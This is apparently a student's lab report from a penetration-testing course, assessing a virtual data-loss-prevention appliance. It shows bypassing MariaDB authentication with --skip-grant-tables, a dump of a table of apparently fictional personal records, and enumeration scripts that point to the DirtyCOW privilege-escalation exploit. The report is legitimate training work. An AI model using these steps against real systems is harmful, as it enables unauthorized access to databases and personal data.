**FITZHUGH**

**CSIA 440 – 3014 CYBER TEST & PENETRATION**

**SPRING 2020**

## Project 2

### Objectives

- Complete part two of a phased penetration test in a virtual lab environment.
- Practice Python programming with application to networking.

### Problems

Hopefully, by now, you have obtained **sudo** or **root** credentials to be able to login to the "Rebound_DLP" appliance. If not, please plan to schedule a meeting with me.


Continue your testing by completing the following.

## A. HOST-BASED ASSESSMENT

Start with the web server.

**1. What version of Apache is the appliance running?**


The version of Apache the appliance is running is Apache 2.4.6. This was found using the command httpd -v, as seen in the screenshot below.



```
CentOS Linux 7 (Core)
Kernel 3.10.0-957.1.3.el7.x86_64 on an x86_64

rebound-dlp login: support
Password:
Last login: Fri May 15 16:37:05 on tty1
[support@rebound-dlp ~]$ httpd -v
Server version: Apache/2.4.6 (CentOS)
Server built:   Nov  5 2018 01:47:09
[support@rebound-dlp ~]$
```

**2. From the "Attack" system, is it possible to list the contents of http://<Rebound_DLP_IP_Address>/dlp/logs/? Why or why not?**


No, I cannot list the contents of http://<Rebound_DLP_IP_Address>/dlp/logs/. This is because directory browsing is not enabled in the appliance. The screenshot below shows how the URL takes you back to the main page.



```
Rebound DLP v1.0.1

 ***RULES LOADED: OK***

 CURRENT PROCESS COUNTS:
 Emails: 62
 Web Transactions: 72

Alerts sent via SMTP: 1

 TRANSACTION KEY: 3877da46e91f804d0f7e9c0589903fb6

 TOTAL RECORDS MANAGED: 134
```

**3.The Rebound_DLP appliance can use https (though it is not required).  What is the risk with how https is configured currently for the appliance?**

The risk with how HTTPS is configured for the appliance is that the certificate is no longer valid. An invalid HTTPS certificate runs the same risk as open communication, such as an attacker being able to sniff user credentials.




| | |
|---|---|
| State/Province | WA |
| Locality | Richland |
| Organization | Rebound Security |
| Common Name | Rebound-DLP |
| Email Address | info@reboundsecurity.info |
| Issuer Name | |
| Country | US |
| State/Province | WA |
| Locality | Richland |
| Organization | Rebound Security |
| Common Name | Rebound-DLP |
| Email Address | info@reboundsecurity.info |
| Validity | |
| Not Before | 2/15/2019, 10:35:45 PM (Coordinated Universal Time) |
| Not After | 2/15/2020, 10:35:45 PM (Coordinated Universal Time) |

Now, move on to the database server.

Rebound Security has made the claim that, even with login access to the appliance, the databases are "secure" because authentication is done by the database independent of the operating system.  This is a bold (and untrue!) assertion.


**4. Can you connect to MariaDB with the credentials you have obtained so far?**

I cannot connect to MariaDB with the support credentials. This can be seen in the screenshot below, where I encountered an access denied error.



```
[support@rebound-dlp ~]$ mysql -u support -p
Enter password:
ERROR 1045 (28000): Access denied for user 'support'@'localhost' (using password
: YES)
[support@rebound-dlp ~]$
```


After obtaining root credentials, I found I cannot connect to MariaDB with any credentials obtained so far. This can be screen in the screenshot below.



```
[root@rebound-dlp ~]# mysql -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: Y
ES)
[root@rebound-dlp ~]#
```

**5. Show that Rebound Security's claim above is inaccurate by obtaining access to the MariaDB database repository.**

Despite not being able to access MariaDB with the credentials I obtained, I used the “sudo mysqld_safe --skip-grant-tables &” command while logged into the root account to be able to gain access to MariaDB without a password while using the root account.




```
[root@rebound-dlp ~]# mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 2
Server version: 5.5.60-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

**6. What version of MariaDB is the appliance running?**


The MariaDB appliance is running version 5.5.60, as seen in the screenshot for question 5.

**7. Show the database that would be most interesting to a penetration tester or an attacker.**

There are four databases, as seen in the first screenshot. I believe the database that would be most interesting to a penetration tester or an attacker would be the dlp database. The dlp database has a table called dlp_CC. This table contains personal information such as a person’s name, their email address and where they live. This can be seen in the second screenshot.




```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dlp                |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.04 sec)
```



```
| 66 |  Melanie   |  Gibson      | berna-sigal@egl-inc.info                | 55400
 |498204677 |  4 Rockaway Court      |  Mechanicsville   |  VA   | 23111
| 67 |  Frank     |  Bullitt     | wa_wi@egl-inc.info                      | 51466
 |031414995 |  8923 Pumpkin Hill     |  Winona           |  MN   | 55987
| 68 |  Steven    |  McQueen     | roku-kiker@diaperstack.com              | 53714
 |055019929 |  30 1st                |  Banning          |  CA   | 92220
| 69 |  Jericho   |  Cane        | sun.tu@progressenergyinc.info           | 55614
 |095640059 |  133 S. Center         |  Asheboro         |  NC   | 27205
| 70 |  Rooster   |  Cogburn     | see.gu@arvinmeritor.info                | 54503
 |969233091 |  502 Wall              |  Tuscaloosa       |  AL   | 35405
| 71 |  Joseph    |  Dredd       | jury@executioner.com                    | 52450
 |322553934 |  81 Wild Rose          |  Kaukauna         |  WI   | 54130
| 72 |  Karl      |  Urban       | doc@startrek.com                        | 53217
 |407900544 |  550 Lake Forest       |  Beachwood        |  OH   | 44122
| 73 |  Xander    |  Cage        | 123xxx123@hotmail.com                   | 55871
 |393692157 |  479 Cooper            |  Temple Hills     |  MD   | 20748
| 74 |  Vincent   |  Diesel      | vdimon@gmail.com                        | 55665
 |247622616 |  256 Ocean             |  Waldorf          |  MD   | 20601
| 75 |  Marion    |  Cobretti    | mcobret@yahoo.com                       | 51753
 |006849095 |  8117 Elizabeth        |  State College    |  PA   | 16801
+----+-----------+--------------+-----------------------------------------+------
-----------+-----------------------+-------------------+-------+--------+
75 rows in set (0.00 sec)

MariaDB [dlp]> _
```

**8. Can you connect to the databases remotely from the "Attack" system?**

With how the database is currently configured, no, I cannot access the database remotely from the Attack system. The screenshot below shows the error I receive upon attempting to do so.



```
┌─[user@parrot]─[~]
└──╼ $mysql -u root -p -h 192.168.69.5
Enter password:
ERROR 2002 (HY000): Can't connect to MySQL server on '192.168.69.5' (115)
┌─[✗]─[user@parrot]─[~]
└──╼ $
```


**9. Why or why not? Gather some more information on the appliance vulnerabilities.**

I cannot access the database remotely from the attack system because the MySQL server on the appliance is not set up for remote access.


Gather some more information on the appliance vulnerabilities.

**10. Download LinEnum, run the script, and redirect the output to a file.**


Below, are screenshots showing I have download LinEnum, and ran the script while saving the output to a file called output1.txt.


Rebound_DLP [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

```
[root@rebound-dlp ~]# ls
anaconda-ks.cfg  LinEnum.sh  original-ks.cfg
[root@rebound-dlp ~]#
```


Rebound_DLP [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


```
[root@rebound-dlp ~]# ls
anaconda-ks.cfg  LinEnum.sh  original-ks.cfg
[root@rebound-dlp ~]# ./LinEnum.sh > output1.txt
ls: cannot access /root/bin: No such file or directory
[root@rebound-dlp ~]#
[root@rebound-dlp ~]# ls
anaconda-ks.cfg  LinEnum.sh  original-ks.cfg  output1.txt
[root@rebound-dlp ~]# _
```




```
[root@rebound-dlp ~]# head -20 output1.txt

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Sun May 17 16:26:23 PDT 2020


### SYSTEM ##############################################
[-] Kernel information:
Linux rebound-dlp 3.10.0-957.1.3.el7.x86_64 #1 SMP Thu Nov 29 14:49:43 UTC 2018
x86_64 x86_64 x86_64 GNU/Linux


[root@rebound-dlp ~]#
```

**11.Download linux-exploit-suggester, run the script, and redirect the output to a file.**

Below are screenshots showing I downloaded linux-exploit-suggester and ran the script while saving the output to a file called output2.txt.




```
[root@rebound-dlp ~]# ls
anaconda-ks.cfg  linux-exploit-suggester.sh  output1.txt
LinEnum.sh       original-ks.cfg
[root@rebound-dlp ~]# _
```



```
[root@rebound-dlp ~]# ./linux-exploit-suggester.sh > output2.txt
Both 'src-url' and 'exploit-db' entries are empty for '\e[1;32m[CVE-2019-15666]\
e[0m XFRM_UAF' exploit - fix that. Aborting.
[root@rebound-dlp ~]# ls
anaconda-ks.cfg  linux-exploit-suggester.sh  output1.txt
LinEnum.sh       original-ks.cfg             output2.txt
[root@rebound-dlp ~]# head -15 output2.txt

Available information:

Kernel version: 3.10.0
Architecture: x86_64
Distribution: RHEL
Distribution version: 7
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

74 kernel space exploits
45 user space exploits

[root@rebound-dlp ~]#
```

**12. Show that the appliance is vulnerable to the DirtyCOW vulnerability.**

One of the results from the linux-exploit-suggester shows that DirtyCOW is a possible exploit.




```
Possible Exploits:

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDet
ails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|
2|6|8|10).*|2.6.33.9-rt31},[ RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7} ],u
buntu=16.04|14.04|12.04
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.
redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
```

